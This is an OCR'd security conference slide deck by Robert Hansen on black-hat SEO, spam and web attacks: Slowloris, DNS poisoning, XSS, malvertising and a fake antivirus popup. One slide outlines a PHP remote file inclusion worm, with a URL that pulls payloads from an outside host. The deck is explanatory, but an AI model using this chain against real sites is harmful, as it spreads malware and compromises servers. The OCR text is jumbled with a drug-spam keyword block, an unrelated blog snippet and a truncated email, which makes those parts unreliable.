
Google Bowling to the Extreme

- Slowloris...
- DNS Cache Poisoning is fixed...
  - Or is it?
  - Spoof static.competitor.com and include malware
- Persistent XSS

PHP File includes

- Robot pulls requests a page
  - http://www.whatever.com/index.php?url=http://www.hacked-site.com/file.txt
- Page requests the file from www.hacked-site.com which contains a simple echo statement.
- Site executes the content if it’s vulnerable.
- If robot sees the echo’d statement of the file it requests a new file with the real payload at www.hacked-site.com/realpayload.txt
- Site executes new payload and bot propagates.
- Simple to turn into a worm…
- Modify some 404s instead of entire site.

SEO via PHP RFI




fioricet withdrawal info fioricet fioricet with codeine fioricet web 120 fioricet tablet fioricet tablet fioricet online pharmacy abuse fioricet addiction fioricet codine fioricet cod fioricet generic overnight cheap generic fioricet cheap fioricet cod fioricet online ordering buying fioricet fioricet for sale purchase fioricet on line fioricet saturday delivery fioricet generic online fioricet pregnancy fioricet internet ordering fioricet online fioricet urinalysis 120 fioricet cash delivery fioricet buy cheap fioricet fioricet and back pain fioricet rx online cheap fioricet online by cod fioricet ordering

I find that the best way to overcome a destructive temptation is to stare it in the face, which is usually by the barcode if it's an object. Some people find this approach crazy, even tortuous. They'd rather throw away the carrot*—the Blackberry, the chocolate, the pornography—than throw on the chastity belt and sleep with it. They feel that if the attraction is physically unattainable, they naturally can't attain it, and their resolution is met.

- February 2008
- January 2008
- December 2007

Malvertizing

- Sell ads on behalf of name brand companies
- Time of day
- Geo IP
- Redirect to malware or offer malware for sale under the guise of security software



Attention!


Your computer might have viruses, adware, spyware and trojans. They can infect your system.

Now your system will be scanned. Press OK to continue.

Future of Spamming

- Personas
  - Age
  - Demographic
  - Marital status
  - Interests
  - Zodiac
  - Birth date
  - Friends
  - Perfect weather
  - Locale
  - Etc…

Clouds of Insecurity




Hi,

Thank you for contacting
payment processing servi
their credit cards or bank
don't have to. If you have
Payment Service and our

As for PCI level 2 complia
you to build a PCI level 2
compliance. And you have
you have a data breach, y
something we cannot ext
practice, I recommend bu
perspective, we recomme
because it is not inherent
keep the credit card data
review at any time.

Regards,

Cindy S.
Amazon Web Services
http://aws.amazon.com




Google Apps Security Questioned After Twitter Leak

Analysis: Twitter suffers a significant security breach, brought on by a Twitter employee's Google Apps account being hacked.

Seth H. Weintraub, Computerworld

Twitter uses Google Docs for information sharing. How do I know this? Well, it seems Twitter Inc. has had a pretty significant security breach which was brought on by a Twitter employee's Google Apps account being hacked. Have a look below at one of the screenshots the hacker has sent to various news sites.



d it is an "alternative
payment event using
customer data so you
functions of our Flexible

d vendor. It is possible for
ot achieve level 1
nagement processes. If
es on-site auditing; that is
e your business; as a best
ce and risk management
on in our EC2/S3 system
ntire app in our cloud but
, scanning, and on-site

DoS, failure to segment data, access controls, going out of business… etc… etc…

Lots Of Other Stuff

- Inter-protocol exploitation
- SQL injection
- History stealing
- DNS rebinding
- RFC1918 cache poisoning
- Etc..

Thank you!

- Robert Hansen
  - ▣ http://www.sectheory.com – the company
  - ▣ http://ha.ckers.org – the lab
  - ▣ http://sla.ckers.org – the forum
  - ▣ **Detecting Malice** – the eBook
  - ▣ **XSS Exploits** – the book
  - ▣ robert@sectheory.com – the email